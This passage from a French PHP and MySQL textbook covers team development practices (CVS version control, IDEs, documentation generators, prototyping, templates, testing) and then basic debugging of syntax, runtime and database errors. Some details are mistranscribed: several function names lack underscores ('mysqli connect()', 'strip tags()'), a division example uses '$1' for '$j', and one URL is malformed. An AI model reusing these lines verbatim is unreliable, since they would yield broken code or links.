Même si tous les membres de votre équipe doivent travailler sur tous les composants, il peut être intéressant de confier la responsabilité de chaque composant à une personne en particulier qui sera donc responsable en cas de problème avec son composant. Il faut également qu'une personne prenne le titre de responsable de coordination du projet, c'est-à-dire qu'elle devra s'assurer que tous les composants suivent correctement leur développement et qu'ils sont compatibles avec les autres. Généralement, cette personne se charge aussi du contrôle des versions, sur lequel nous reviendrons un peu plus loin dans ce chapitre. Cette personne peut être le responsable du projet ou tout autre membre de l'équipe capable d'assumer ce rôle.

Utiliser une structure standard pour vos répertoires

Au début d'un projet, vous devez déterminer la manière dont la structure de vos composants sera reflétée par la structure des répertoires de votre site web. De même qu'il faut éviter d'écrire un énorme script contenant toutes les fonctionnalités, il vaut mieux éviter de créer un seul répertoire gigantesque contenant tous les fichiers. Essayez d'établir une distinction entre les composants, la logique, le contenu et les bibliothèques partagées. Documentez votre structure et assurez-vous que toutes les personnes qui travaillent sur le projet en ont une copie afin de pouvoir trouver ce qu'elles cherchent.

Documenter et partager les fonctions développées en interne

Au fur et à mesure que vous développez des bibliothèques, distribuez-les aux autres programmeurs de votre équipe. Souvent, chaque programmeur d'une équipe écrit ses propres fonctions de bases de données, de dates ou de débogage, ce qui constitue une perte de temps. Il est donc très important de distribuer vos fonctions et vos classes aux autres programmeurs.

N'oubliez pas que, même si vos programmes sont stockés dans un répertoire partagé, les membres de votre équipe ne vont pas systématiquement vérifier les fonctions qui s'y trouvent, à moins que vous ne les avertissiez explicitement. Vous pouvez développer un système pour documenter les bibliothèques de fonctions développées en interne et le rendre disponible aux programmeurs de votre équipe.

Implémenter un contrôle de versions

Le *contrôle de versions* est l'art de gérer les modifications concurrentes dans un développement logiciel. Les systèmes de contrôle de versions servent généralement de *dépôt* (*repository*) centralisé et fournissent une interface permettant d'accéder au code et de le partager (et, éventuellement, de le documenter).

Imaginez une situation dans laquelle vous essayez d'améliorer un programme mais que, ce faisant, vous introduisez accidentellement une erreur et n'êtes pas capable de la retrouver pour la supprimer, ou qu'un client décide que la version précédente de votre

application convient mieux à son site, ou encore que vous deviez revenir à une version antérieure pour des considérations légales.

Imaginez une autre situation dans laquelle deux membres de votre équipe de programmation souhaitent travailler sur le même fichier. Ces deux personnes peuvent ouvrir et modifier le fichier en même temps, en écrasant leurs modifications mutuelles, ou le recopier sur leur disque dur local et le modifier indépendamment. Si vous pensez que ce cas de figure peut se produire, vous ne pouvez pas forcer un programmeur à attendre que son collègue ait fini de modifier le fichier.

Vous pouvez résoudre tous ces problèmes grâce à un système de contrôle de versions. Ces systèmes sont capables de repérer les modifications apportées à chaque fichier, ce qui permet de connaître non seulement l'état actuel d'un fichier, mais aussi tous ses états précédents. Cette caractéristique permet, en cas de problème, de revenir à une version précédente qui fonctionne correctement. Comme il est généralement possible de marquer un ensemble de fichiers comme appartenant à une version particulière, vous pouvez continuer le développement de votre programme tout en pouvant accéder à n'importe quel moment à la dernière version complète du projet.

Les systèmes de contrôle de versions permettent également d'aider plusieurs programmeurs à travailler simultanément sur le même code. Chaque programmeur peut obtenir une copie d'un fichier (on dit dans ce cas qu'il dérive (*check out*) le fichier à partir du dépôt) et le modifier. Il suffit ensuite d'intégrer ces modifications dans le fichier du dépôt (on dit alors que le programmeur intègre (*check in* ou *commit*) son fichier). Les systèmes de contrôle de versions peuvent, par conséquent, conserver une trace des modifications qui ont été apportées et savoir qui a apporté chaque modification.

Ces systèmes possèdent en général des mécanismes permettant de gérer les mises à jour concurrentes. Cela signifie que deux programmeurs peuvent modifier en même temps le même fichier. Par exemple, imaginons que Jean et Marie aient dérivé simultanément la dernière version de leur projet. Lorsque Jean a terminé de modifier le fichier sur lequel il a travaillé, il suffit de l'intégrer dans le projet. Mais Marie a également modifié ce fichier et elle tente elle aussi de l'intégrer. Si les modifications qu'ils ont apportées ne se trouvent pas dans la même partie du fichier, le système de contrôle de versions peut fusionner les deux versions de ce fichier. Si ces modifications entrent en conflit, Marie est prévenue et le système affiche les deux versions différentes. Il lui suffit alors de rectifier sa version de manière à éviter les conflits.

Le système de contrôle de versions utilisé par la majorité des développeurs open-source et/ou Unix s'appelle CVS, qui signifie *Concurrent Versions System*. CVS est un logiciel open-source fourni avec presque toutes les versions d'Unix et OS X, mais vous pouvez vous en procurer une version pour les PC sous DOS ou Windows. Il utilise un modèle client/serveur, afin d'être utilisé à partir d'Internet, à condition que le serveur CVS soit

accessible sur Internet. CVS est utilisé pour le développement des projets PHP, Apache et Mozilla, ainsi que pour beaucoup d'autres projets de haut niveau.

Vous pouvez télécharger une version de CVS pour votre système à partir de la page d'accueil de CVS, sur le site **http://ximbiot.com/cvs/wiki/**.

Bien que le système de base de CVS soit un outil en ligne de commande, il existe plusieurs extensions permettant d'y ajouter une interface graphique, comme une interface Windows ou Java. Vous les trouverez également sur la page d'accueil de CVS.

Bitkeeper est un produit de contrôle de version rival utilisé par quelques projets open-source de renom, dont MySQL et le noyau Linux. Il est disponible gratuitement pour les projets open-source à partir de **http://www.bitkeeper.com/**.

Il existe également des alternatives commerciales, dont `perforce`, qui s'exécute sur les plates-formes les plus courantes et intègre la prise en charge de PHP. Bien qu'il s'agisse d'un produit commercial, des licences gratuites sont offertes pour des projets open-source sur le site **http://www/perforce.com/**.

Choisir un environnement de développement

Après avoir abordé les systèmes de contrôle de versions, il est tout naturel de nous intéresser aux environnements de développement. La seule chose dont vous ayez réellement besoin est un éditeur de texte et un navigateur (pour les tests), mais les programmeurs sont généralement plus productifs lorsqu'ils travaillent avec un environnement de développement, ou IDE (*Integrated Development Environment*).

Il existe plusieurs projets libres consacrés à la réalisation d'un IDE pour PHP. Citons notamment *KPHPDevelop*, qui est destiné au bureau KDE sous Linux et est disponible sur le site **http://kphpdev.sourceforge.net/**.

Il n'en demeure pas moins qu'à l'heure actuelle les meilleurs IDE pour PHP sont tous commerciaux. Citons notamment Zend Studio, de zend.com, Komodo, d'activestate.com, et PHPEd, de nusphere.com, qui fournissent tous des IDE dotés de nombreuses fonctionnalités. Tous ces environnements sont téléchargeables gratuitement pour une période d'essai mais vous devrez payer pour continuer à les utiliser. Komodo propose une licence utilisateur à un prix très modique pour un usage non commercial.

Documenter vos projets

Vous pouvez produire de nombreux types de documentations pour vos projets, parmi lesquels :

- la documentation de l'architecture générale ;
- la documentation technique et le guide du développeur ;

- un dictionnaire des données (contenant la documentation des classes) ;
- le guide de l'utilisateur (bien que la plupart des applications web soient assez simples).

Dans cette section, notre objectif est non pas de vous enseigner à écrire une documentation technique, mais de vous suggérer comment vous simplifier la vie en automatisant une partie de ce processus.

Dans certains langages, il est possible de générer automatiquement certains de ces documents, en particulier la documentation technique et les dictionnaires de données. `javadoc`, par exemple, produit une arborescence de fichiers HTML contenant les prototypes et les descriptions des membres des classes pour des programmes Java.

Il existe plusieurs utilitaires de ce type pour PHP :

- `phpdoc`, disponible sur **http://www.phpdoc.de/**.

  C'est l'outil qu'utilise PEAR pour documenter son code. Notez que le terme *phpDoc* est utilisé pour décrire plusieurs projets de ce type, pas simplement celui-ci.

- `PHPDocumentor`, disponible sur **http://phpdocu.sourceforge.net/**.

  `PHPDocumentor` fournit un résultat comparable à celui de `javadoc` et il semble très robuste. Apparemment, son équipe de développeurs est plus active que celles des deux autres projets ici mentionnés.

- `Phpautodoc`, disponible sur **http://sourceforge.net/projects/phpautodoc/**.

  `phpautodoc` produit également un résultat comparable à celui de `javadoc`.

Pour vous procurer plus d'applications de ce genre (et des composants PHP en général), vous pouvez consulter le site de SourceForge, **http://sourceforge.net/**. SourceForge est surtout utilisé par la communauté Unix/Linux, mais vous y trouverez également de nombreux projets fonctionnant sur d'autres plates-formes.

Prototypage

Le *prototypage* est le cycle de vie que l'on utilise souvent pour le développement des applications web. Un prototype est un outil très efficace pour se conformer aux demandes des clients. Il s'agit généralement d'une version simplifiée d'une application qui peut servir de base pour une discussion avec un client et qui sert de support pour l'application finale. Il faut souvent passer par plusieurs prototypes avant d'obtenir l'application finale. L'avantage de cette approche est qu'elle vous permet de travailler en relation étroite avec le client, afin de produire un système dont le client sera entièrement satisfait et qu'il maîtrisera parfaitement.

Pour pouvoir mettre rapidement en place un prototype, vous avez besoin de certaines connaissances et de certains outils. C'est dans cette situation qu'une approche par composants se révèle utile. Si vous disposez d'un ensemble de composants qui existent déjà, en interne ou sur Internet, vous serez capable de développer beaucoup plus rapidement vos prototypes. Les *templates* sont un autre outil intéressant pour un développement rapide de prototypes. Nous y reviendrons dans la prochaine section.

Cependant, l'utilisation des prototypes peut poser essentiellement deux problèmes, que vous devez connaître pour tirer le meilleur profit de cette approche.

Tout d'abord, les programmeurs ont souvent du mal à jeter à la poubelle un code qu'ils ont écrit, pour une raison ou pour une autre. Les prototypes étant souvent écrits très rapidement, au gré de l'inspiration, on se rend souvent compte après coup qu'un prototype n'est pas optimal, voire pire. Les sections inadéquates du code peuvent être corrigées mais, si la structure générale n'est pas bonne, vous aurez de sérieux problèmes. En fait, les applications web sont souvent développées avec d'énormes contraintes de délais et il se peut que vous n'ayez pas le temps de les corriger. Vous pouvez donc vous retrouver avec un système dont l'architecture n'est pas très adaptée et est difficile à maintenir.

Pour éviter ce problème, il suffit de mettre en place un planning, comme nous l'avons déjà vu dans ce chapitre. En outre, n'oubliez pas qu'il est parfois plus facile de repartir de zéro que d'essayer de corriger une version complètement erronée. Même si vous pensez que vous n'en avez pas le temps, cette approche vous épargnera bien des soucis par la suite.

Le second problème des prototypes est que votre système peut ne jamais sortir de sa phase de prototypage. À chaque fois que vous pensez avoir fini, votre client peut vous suggérer plusieurs améliorations, de nouvelles fonctionnalités ou des mises à jour du site. Ce piège peut vous empêcher de finir un jour votre projet.

Pour éviter ce problème, établissez un plan de projet avec un nombre limité d'itérations et fixez une date après laquelle aucune fonctionnalité ne pourra plus être ajoutée sans modification du planning, du budget et du calendrier.

Séparation de la logique et du contenu

Vous avez probablement l'habitude d'utiliser HTML pour décrire la structure d'un document web et des CSS (*Cascading Style Sheets*) pour décrire son apparence. L'idée de séparer la présentation et le contenu peut être étendue aux scripts. En général, les sites sont plus faciles à utiliser et à maintenir sur un long terme si vous êtes capable de séparer la logique du contenu de votre présentation. Cela revient à séparer votre code PHP et votre code HTML.

Pour les petits projets ne contenant que quelques lignes de code, cette approche n'est probablement pas justifiée mais, lorsque vos projets deviendront plus importants, il sera essentiel de trouver une manière de séparer la logique et le contenu. Dans le cas contraire, votre code sera de plus en plus difficile à maintenir. Si vous décidez de changer l'architecture de votre site et si votre code intègre beaucoup de HTML, la modification de l'architecture tournera au cauchemar.

Il existe trois méthodes essentielles pour séparer la logique et le contenu :

- Utiliser des fichiers à inclure qui correspondent aux différentes parties du contenu. Il s'agit d'une approche très simple mais, si votre site est essentiellement statique, elle peut être tout à fait suffisante. Ce type d'approche a été expliqué dans l'exemple de *TLA Consulting,* au Chapitre 5.
- Utiliser une API de fonctions ou de classes avec un ensemble de fonctions membres permettant d'inclure du contenu dynamique dans des modèles de pages statiques. Nous avons déjà vu cette approche au Chapitre 6.
- Utiliser un système de modèles (*templates*). Ce type de système analyse des modèles statiques et se sert d'expressions régulières pour remplacer des marqueurs d'emplacements par des données dynamiques. L'avantage principal de cette approche est que, si vos modèles sont conçus par quelqu'un d'autre (par exemple, un concepteur graphique), cette personne n'a pas du tout besoin de savoir programmer en PHP. Vous devriez être capable d'utiliser les modèles fournis avec un minimum de modifications.

Il existe un certain nombre de systèmes de modèles, dont le plus populaire est probablement Smarty, disponible sur le site **http://smarty.php.net/**.

Optimisation du code

Si vous venez d'un autre milieu que la programmation web, les optimisations peuvent vous sembler très importantes. Cependant, avec PHP, la plupart des ralentissements dont souffrent les utilisateurs proviennent des temps de connexion et de chargement. L'optimisation du code aura donc peu d'influence sur ces délais.

Quelques optimisations simples

Vous pouvez pourtant apporter quelques optimisations qui réduiront significativement ces délais. La plupart d'entre elles concernent les applications qui utilisent une base de données comme MySQL avec du code PHP. En voici une liste non exhaustive :

- Réduisez les connexions aux bases de données. La connexion à une base de données est souvent la partie la plus lente d'un script.

- Accélérez les requêtes de bases de données. Réduisez le nombre de requêtes que vous effectuez et assurez-vous qu'elles sont optimisées. Pour les requêtes complexes (et par conséquent lentes), vous avez généralement plusieurs moyens à votre disposition. Exécutez les requêtes à partir de la ligne de commande de votre base de données et testez différentes approches pour les optimiser. Avec MySQL, vous pouvez vous servir de l'instruction `EXPLAIN` (voir le Chapitre 12) pour tracer le fonctionnement des requêtes. D'une manière générale, le principe consiste à minimiser le nombre de jointures et à maximiser l'utilisation des index.

- Réduisez au minimum la production de contenus statiques à partir de PHP. Si tout votre code HTML provient de `echo` ou de `print()`, il sera beaucoup plus lent. Il s'agit encore d'un argument en faveur de la séparation de la logique et du contenu. Ce principe s'applique également à la génération dynamique des images des boutons : il est préférable d'utiliser PHP pour produire les boutons au début et de les réutiliser ensuite lorsque vous en avez besoin. Si vous générez des pages totalement statiques à partir de fonctions ou de modèles à chaque fois qu'une page est chargée, il peut être intéressant d'exécuter les fonctions ou d'utiliser les modèles une seule fois et d'enregistrer le résultat obtenu.

- Lorsque cela est possible, préférez les fonctions sur les chaînes aux expressions régulières, car elles sont plus rapides.

Utilisation des produits de Zend

Zend Technologies détient le moteur de PHP open-source depuis sa version 4. Outre ce moteur de base, vous pouvez également télécharger Zend Optimizer, un outil d'optimisation en plusieurs passes permettant d'optimiser votre code et d'améliorer la vitesse d'exécution de vos scripts d'un facteur de 40 à 100 %. Bien qu'il s'agisse d'un produit propriétaire, vous pouvez le télécharger gratuitement sur le site de Zend, **http://www.zend.com/**.

Ce module optimise le code obtenu lors de la compilation de vos scripts. Zend propose également d'autres produits, comme Zend Studio, Zend Accelerator, Zend Encoder ainsi que plusieurs offres de support commercial.

Tests

Bien que le test du code soit un autre concept essentiel du génie logiciel, il est souvent oublié dans le développement web. Il est trop tentant de tester le système final avec deux ou trois exemples et de dire ensuite "OK, ça marche". Il s'agit d'une erreur très répandue. Avant de considérer que votre projet est prêt pour être mis en production, assurez-vous que vous avez testé intégralement tous les scénarios possibles.

Nous vous suggérons deux approches pour réduire le nombre d'erreurs dans vos programmes. Il n'est jamais possible de les éliminer toutes, mais il est déjà intéressant d'en éliminer la plus grande partie.

Tout d'abord, prenez l'habitude de vérifier votre code. Pour cela, il suffit généralement de demander à un autre membre de votre équipe d'examiner votre code et de suggérer quelques améliorations. Ce type d'analyse met souvent en évidence les points suivants :

- les erreurs auxquelles vous n'avez pas prêté attention ;
- les éventualités auxquelles vous n'avez pas pensé ;
- les optimisations ;
- les améliorations au niveau de la sécurité ;
- les composants existants dont vous pouvez tirer profit pour améliorer certaines parties de votre code ;
- de nouvelles fonctionnalités.

Si vous travaillez tout seul, essayez de trouver un collègue qui se trouve dans la même situation que vous, afin de vous aider mutuellement à corriger vos programmes.

Vous pouvez également chercher des testeurs pour votre application, représentatifs des utilisateurs de votre produit. La différence essentielle entre les applications web et les applications de bureautique est que les applications web sont utilisées un peu par n'importe qui. Il vaut donc mieux ne pas supposer que vos utilisateurs ont l'habitude de l'informatique. Comme il est impossible de leur fournir un petit manuel ou une carte de référence rapide, vos applications doivent être documentées de manière très complète et être très simples à utiliser. Vous devez penser à toutes les manières dont vos utilisateurs pourront se servir de votre application. La simplicité d'utilisation prime par rapport à tout le reste.

Si vous utilisez le Web depuis plusieurs années, il n'est pas toujours évident de penser à tous les problèmes auxquels les utilisateurs débutants seront confrontés. C'est pour cela qu'il est important de faire tester votre application par des personnes très différentes.

Dans cette optique, nous avions pris l'habitude de diffuser nos applications en version bêta. Lorsque vous pensez avoir éliminé la majorité des erreurs, diffusez votre application auprès d'un petit groupe de testeurs pour obtenir un petit trafic sur votre site. Vous pouvez par exemple proposer des services gratuits aux cent premiers utilisateurs en échange de commentaires sur votre site. Nous vous garantissons que vous obtiendrez de cette manière des exemples d'utilisation auxquels vous n'aviez jamais pensé. Si vous mettez en place un site web pour une entreprise cliente, il est souvent possible d'effectuer ces tests auprès de certains salariés de cette entreprise.

Pour aller plus loin

Un très grand nombre de livres ont été écrits à propos du génie logiciel.

Un ouvrage très intéressant qui explique les différences entre le développement d'un site web orienté document et celui d'un site web orienté application est *Web Site Engineering: Beyond Web Page Design*, de Thomas A. Powell. Mais tout bon livre sur le génie logiciel vous sera également très profitable.

Pour plus d'informations sur les systèmes de contrôle de versions, consultez le site web de CVS, **http://www.ximbiot.com/cvs/wiki/**.

Il n'existe pas beaucoup de livres sur les systèmes de contrôle de versions (ce qui est assez étonnant vu leur importance), mais vous pouvez consulter par exemple *Open Source Development with CVS*, de Karl Franz Fogel, ou *CVS Pocket Reference*, de Gregor N. Purdy.

Si vous cherchez des composants PHP, des IDE ou des systèmes de documentation, consultez le site de SourceForge, **http://sourceforge.net/**.

La plupart des sujets que nous avons abordés dans ce chapitre étant étudiés en détail dans des articles publiés sur le site de Zend, **http://www.zend.com/**, il peut être intéressant de le visiter si vous souhaitez obtenir plus d'informations. Vous pourrez également vous y procurer l'optimiseur de code.

Si ce chapitre vous a intéressé, vous pouvez consulter le site de *Extreme Programming*, qui est une méthodologie de développement de logiciels destinée aux domaines dans lesquels les conditions de développement changent fréquemment, ce qui est le cas du développement web. Ce site se trouve à l'URL **http://www.extremeprogramming.org/**.

Pour la suite

Au Chapitre 24, nous passerons en revue différents types d'erreurs de programmation, les messages d'erreur de PHP et des techniques permettant d'identifier et de corriger les erreurs.

24

Débogage

Ce chapitre est consacré au débogage des scripts PHP. Si vous vous êtes déjà servi des exemples précédents de ce livre ou si vous avez déjà utilisé PHP, vous possédez probablement vos propres techniques de débogage. Au fur et à mesure que vos projets deviendront de plus en plus complexes, le débogage peut devenir plus difficile. Même si vos connaissances en la matière s'amélioreront progressivement, les erreurs peuvent impliquer plusieurs fichiers ou des interactions entre du code développé par des personnes différentes.

Les erreurs de programmation

Quel que soit le langage que vous utilisiez, il existe trois principaux types d'erreurs de programmation :

- les erreurs de syntaxe ;
- les erreurs en cours d'exécution ;
- les erreurs de logique.

Nous allons expliquer rapidement en quoi consistent ces erreurs, avant de nous intéresser à plusieurs stratégies permettant de détecter, de gérer, d'éviter et de résoudre les erreurs.

Erreurs de syntaxe

Tous les langages doivent suivre certaines règles, appelées *syntaxe* du langage, qui doivent être respectées par les instructions des programmes pour que celles-ci soient considérées comme correctes. Ceci est valable à la fois pour les langages naturels, comme le français, et les langages de programmation, comme PHP. Si une instruction ne respecte pas les règles du langage, on dit qu'il y a une *erreur de syntaxe*. Les erreurs

de syntaxe sont également appelées *erreurs d'interprétation*, lorsqu'on parle de langages interprétés comme PHP, ou *erreurs de compilation* pour les langages compilés comme C ou Java.

Si vous ne respectez pas les règles de syntaxe du français, vos auditeurs réussiront généralement quand même à comprendre ce que vous voulez dire. Cela n'est généralement pas vrai pour les langages de programmation. Si un script ne respecte pas les règles de syntaxe de PHP (c'est-à-dire s'il contient des erreurs de syntaxe), l'analyseur de PHP ne sera pas capable de le traiter. À la différence des ordinateurs, les êtres humains sont capables de déduire des informations valides à partir de données partielles ou erronées.

La syntaxe de PHP nécessite notamment que les instructions se terminent par un point-virgule, que les chaînes soient mises entre apostrophes et que les paramètres passés aux fonctions soient séparés par des virgules et mis entre parenthèses. Si vous ne respectez pas ces règles, votre script PHP ne fonctionnera pas et produira un message d'erreur dès que vous tenterez de l'exécuter.

L'un des grands avantages de PHP réside dans la clarté de ses messages d'erreur lorsque les choses tournent mal. En effet, ils indiquent généralement la cause de l'erreur, le fichier dans lequel l'erreur se trouve et le numéro de la ligne en cause.

Un message d'erreur ressemble à ceci :

```
Parse error: parse error, unexpected ''' in
/home/book/public_html/phpmysql4e/chapitre24/erreur.php on line 2
```

Cette erreur a été produite par le script suivant :

```
<?php
  $date = date(d.m.y');
?>
```

Vous pouvez constater que nous tentons de passer une chaîne à la fonction `date()`, mais que nous avons oublié la première apostrophe qui marque le début de la chaîne.

Généralement, les erreurs de syntaxe sont assez simples et assez faciles à identifier. Nous pouvons imaginer une erreur similaire, mais plus difficile à trouver, en oubliant l'autre apostrophe :

```
<?php
  $date = date('d.m.y);
?>
```

Ce script produira l'erreur suivante :

```
Parse error: parse error, unexpected $end in
/home/book/public_html/phpmysql4e/chapitre24/erreur.php on line 4
```

Il est évident que l'erreur ne peut pas se trouver sur la quatrième ligne puisque notre script ne contient que trois lignes. Ce type de message d'erreur est significatif de l'oubli d'un élément de fermeture, comme une apostrophe ou une parenthèse.

Le script suivant provoquera une erreur de syntaxe similaire :

```
<?php
  if (true) {
    echo 'Une erreur';
?>
```

Ces erreurs sont difficiles à identifier lorsqu'elles font intervenir plusieurs fichiers ou si elles se trouvent dans un gros fichier. Il arrive parfois que l'on passe une journée entière à résoudre une erreur `"parse error on line 1001"` dans un fichier de 1 000 lignes, mais cela devrait vous inciter à faire un effort pour écrire du code plus modulaire !

Cependant, et d'une manière générale, les erreurs de syntaxe sont les plus simples à identifier. Si vous faites une erreur de syntaxe et que vous essayiez d'exécuter votre bloc de code, PHP affichera un message indiquant l'endroit où se trouve cette erreur.

Erreurs en cours d'exécution

Les erreurs qui surviennent en cours d'exécution sont plus difficiles à détecter et à corriger. Une erreur de syntaxe existe ou elle n'existe pas et, si votre script contient une erreur de syntaxe, l'analyseur la détecte. Les erreurs au moment de l'exécution, en revanche, ne sont pas causées uniquement par le contenu de votre script : elles peuvent provenir de l'interaction entre vos scripts, d'autres événements ou d'autres conditions.

L'instruction suivante, par exemple :

```
require ('nomfic.php');
```

est une instruction PHP parfaitement valide. Elle ne contient aucune erreur de syntaxe.

Cependant, elle peut produire une erreur lorsqu'elle est exécutée. En effet, si vous l'exécutez alors que le fichier *nomfic.php* n'existe pas, ou si l'utilisateur sous le compte duquel votre script est exécuté n'a pas accès à ce fichier, vous obtiendrez un message d'erreur ressemblant à ceci :

```
Fatal error: main() [function.require]: Failed opening required
'nomfic.php'
(include_path='.:/usr/local/lib/php') in
/home/book/public_html/phpmysql4e/chapitre24/erreur.php on line 1
```

Bien que votre programme ne contienne aucune erreur, il peut produire une erreur lorsqu'il est exécuté, puisqu'il utilise un fichier qui peut ne pas exister.

Les trois instructions suivantes sont des instructions PHP valides. Malheureusement, lorsqu'on les utilise dans cet ordre, on obtient une division par zéro, qui est une opération impossible.

```
$i = 10;
$j = 0;
$k = $i/$1;
```

Ce petit programme produira l'avertissement suivant :

```
Warning: Division by zero in
/home/book/public_html/phpmysql4e/chapitre24/div0.php on line 3
```

Grâce à ce message, il est très simple de corriger l'erreur. Il est très rare qu'un programmeur tente d'effectuer volontairement une division par zéro, mais oublier de filtrer correctement des données saisies par l'utilisateur provoque souvent ce type d'erreur.

Le code suivant produit quelquefois la même erreur, qui peut être bien plus difficile à isoler et à corriger car elle n'intervient qu'à certains moments :

```
$i = 10;
$k = $i/$_REQUEST['saisie'];
```

Il s'agit de l'une des nombreuses erreurs pouvant survenir au cours de l'exécution de vos programmes.

Les erreurs survenant en cours d'exécution sont souvent provoquées par les problèmes suivants :

- des appels à des fonctions qui n'existent pas ;
- des lectures ou des écritures dans des fichiers qui n'existent pas ;
- des interactions avec MySQL ou d'autres bases de données ;
- des connexions à des services réseaux ;
- oublier de filtrer les données saisies par l'utilisateur.

Nous allons maintenant nous intéresser à chacun de ces problèmes.

Appeler des fonctions qui n'existent pas

Il est assez facile d'appeler par inadvertance une fonction qui n'existe pas. Les noms des fonctions intégrées ne sont souvent pas très cohérents. Pourquoi y a-t-il un caractère souligné dans `strip tags()`, alors qu'il n'y en a aucun dans `stripslashes()`, par exemple ?

Il est également assez fréquent d'appeler l'une de vos propres fonctions, qui n'existe pas dans le script courant mais qui peut se trouver dans un autre script. Si votre code contient un appel à une fonction qui n'existe pas, par exemple :

```
fonction_inexistante();
```

ou

```
fonction_mal_orthographiee();
```

vous obtiendrez un message d'erreur semblable à celui-ci :

```
Fatal error: Call to undefined function: fonction_inexistante()
in /home/book/public_html/phpmysql4e/chapitre24/erreur.php on line 1
```

De même, si vous appelez une fonction qui existe, mais que vous ne donniez pas le bon nombre de paramètres, vous recevrez un avertissement.

La fonction `strstr()`, par exemple, attend deux chaînes : une grande chaîne et une sous-chaîne à rechercher dans celle-ci. Si nous nous contentons de l'appeler ainsi :

```
strstr();
```

Nous obtiendrons l'avertissement suivant :

```
Warning: Wrong parameter count for strstr() in
/home/book/public_html/phpmysql4e/chapitre24/erreur.php on line 1
```

Cette même instruction située dans le script suivant est également fausse :

```
<?php
  if($var == 4)
  {
    strstr();
  }
?>
```

mais, sauf si la variable `$var` contient la valeur `4`, l'appel à `strstr()` n'est pas exécuté et aucun avertissement n'apparaît. L'interpréteur PHP ne perd pas de temps à analyser les sections de votre code qui ne sont pas requises pour l'exécution courante du script. Veillez donc à la pertinence de vos tests !

Il est assez facile d'appeler des fonctions d'une manière erronée, mais, comme les messages d'erreur obtenus permettent d'identifier avec précision la ligne et l'appel de fonction ayant posé problème, il est tout aussi facile de résoudre ces erreurs. Elles ne sont difficiles à identifier que si vos procédures de test ne sont pas très poussées et si elles ne testent pas toutes les conditions de votre code. Lorsque vous effectuez vos tests, l'un des objectifs est d'exécuter chaque ligne du code. Un autre but est de tester toutes les conditions aux limites, ainsi que les classes des données d'entrée.

Lectures et écritures dans des fichiers

Bien que n'importe quelle partie d'un programme puisse poser problème au cours de son exécution, certaines erreurs apparaissent plus fréquemment que d'autres. Les erreurs d'accès aux fichiers sont suffisamment courantes pour qu'il faille prendre la peine de les gérer correctement. Les disques durs peuvent tomber en panne ou ne plus posséder d'espace de stockage disponible et des mauvaises manipulations peuvent changer les permissions d'accès à des répertoires ou à des fichiers.

Les fonctions comme `fopen()`, qui peuvent produire occasionnellement une erreur, renvoient généralement un résultat indiquant si une erreur s'est produite. Dans le cas de `fopen()`, il s'agit de la valeur *false*.

Avec les fonctions qui indiquent si une erreur s'est produite, vous devez vérifier avec précaution la valeur renvoyée par chaque appel et agir en conséquence.

Interactions avec MySQL ou d'autres bases de données

L'utilisation de MySQL peut entraîner un grand nombre d'erreurs. La fonction `mysqli connect()` peut produire à elle seule les erreurs suivantes :

- `Warning: mysqli connect() [function.mysqli connect]: Can't connect to MySQL server on 'localhost' (10061)`
- `Warning: mysqli connect() [function.mysqli connect]: Unknown MySQL Server Host 'hote' (11001)`
- `Warning: mysqli connect() [function.mysqli connect]: Access denied for user: 'utilisateur'@'localhost' (Using password: YES)`

Comme vous pouvez vous y attendre, `mysql connect()` renvoie `false` lorsqu'une erreur se produit. Cela signifie que vous pouvez facilement gérer ce type d'erreur.

Si vous n'interrompez pas l'exécution classique de votre script pour gérer ces erreurs, il continuera à interagir normalement avec la base de données. Si vous tentez d'exécuter des requêtes sans connexion MySQL valide, vos visiteurs obtiendront plusieurs messages d'erreur, ce qui ne fait pas très professionnel.

Plusieurs autres fonctions PHP faisant intervenir MySQL, comme `mysqli query()`, renvoient également `false` pour indiquer qu'une erreur s'est produite.

Si vous détectez une erreur, vous pouvez récupérer le texte du message d'erreur grâce à la fonction `mysql error()`, ou un code d'erreur en utilisant la fonction `mysqli errno()`. Si la dernière fonction MySQL n'a pas produit d'erreur, `mysqli error()` renvoie une chaîne vide et `mysqli errno()` renvoie `0`.

Par exemple, en supposant que nous sommes connectés au serveur et que nous avons sélectionné une base de données, le fragment de code suivant :

```
$resultat = mysqli_query($db, "select * from table_inexistante" );
echo mysqli_errno($db);
echo "<br />";
echo mysqli_error($db);
```

renverra le résultat suivant :

```
1146
Table "nombase.table_inexistante" doesn't exist
```

Vous remarquerez que la sortie de ces fonctions fait référence à la dernière fonction MySQL exécutée, à part `mysql error()` ou `mysql errno()`, évidemment. Si vous souhaitez connaître le résultat d'une commande, n'oubliez pas de récupérer ce qu'elles renvoient avant d'exécuter une autre fonction.

Tout comme les erreurs d'accès aux fichiers, des erreurs d'interaction avec des bases de données finiront par se produire. Même après la fin du développement et du test d'un service, vous vous rendrez compte occasionnellement que le démon MySQL (`mysqld`) s'est planté, ou qu'il n'y a plus assez de connexions disponibles. Si votre base de données est exécutée sur un autre ordinateur, cela implique que vous faites confiance à un autre ensemble de composants logiciels et matériels, qui peuvent poser problème (par exemple une connexion réseau, une carte réseau, des routeurs, ou tout autre élément se trouvant entre votre serveur web et l'ordinateur hébergeant la base de données).

Il faut toujours vérifier que vous avez pu établir correctement une connexion vers votre base de données avant de vous en servir. Il n'y a aucun intérêt à tenter d'exécuter une requête si la connexion n'a pas pu être ouverte, pas plus qu'il n'y en a à tenter d'extraire et de traiter les résultats d'une requête si celle-ci n'a pas abouti.

Il est important de remarquer à ce stade qu'il existe une différence entre une requête qui ne peut pas être exécutée et une requête qui fonctionne mal, par exemple en ne renvoyant aucune donnée ou en ne modifiant pas les lignes qu'elle devrait modifier.

Une requête SQL qui contient des erreurs de syntaxe SQL ou qui fait référence à des bases de données, à des tables ou à des colonnes inexistantes peut ne pas aboutir. Par exemple, la requête suivante :

```
select * from table_inexistante;
```

ne fonctionne pas parce que la table n'existe pas. Elle produit un numéro d'erreur (ainsi qu'un message d'erreur) que vous pouvez récupérer avec les fonctions `mysql errno()` et `mysql error()`.

Une requête SQL dont la syntaxe est valide et qui ne fait référence qu'à des bases de données, à des tables et à des colonnes qui existent n'entraîne généralement aucune erreur. Cependant, ce type de requête peut ne renvoyer aucun résultat si elle fait intervenir une table vide, ou si elle recherche des données qui n'existent pas. En supposant que vous ayez établi une connexion vers votre base de données et que vous possédiez une table appelée `t1` contenant une colonne appelée `c1`, la requête suivante :

```
select * from t1 where c1 = 'pas dans la base';
```

s'effectue correctement, mais ne produit aucun résultat.

Avant de pouvoir utiliser le résultat d'une requête, il faut donc vérifier qu'elle n'a produit aucune erreur et qu'elle renvoie bien un résultat.

Connexions à des services réseaux

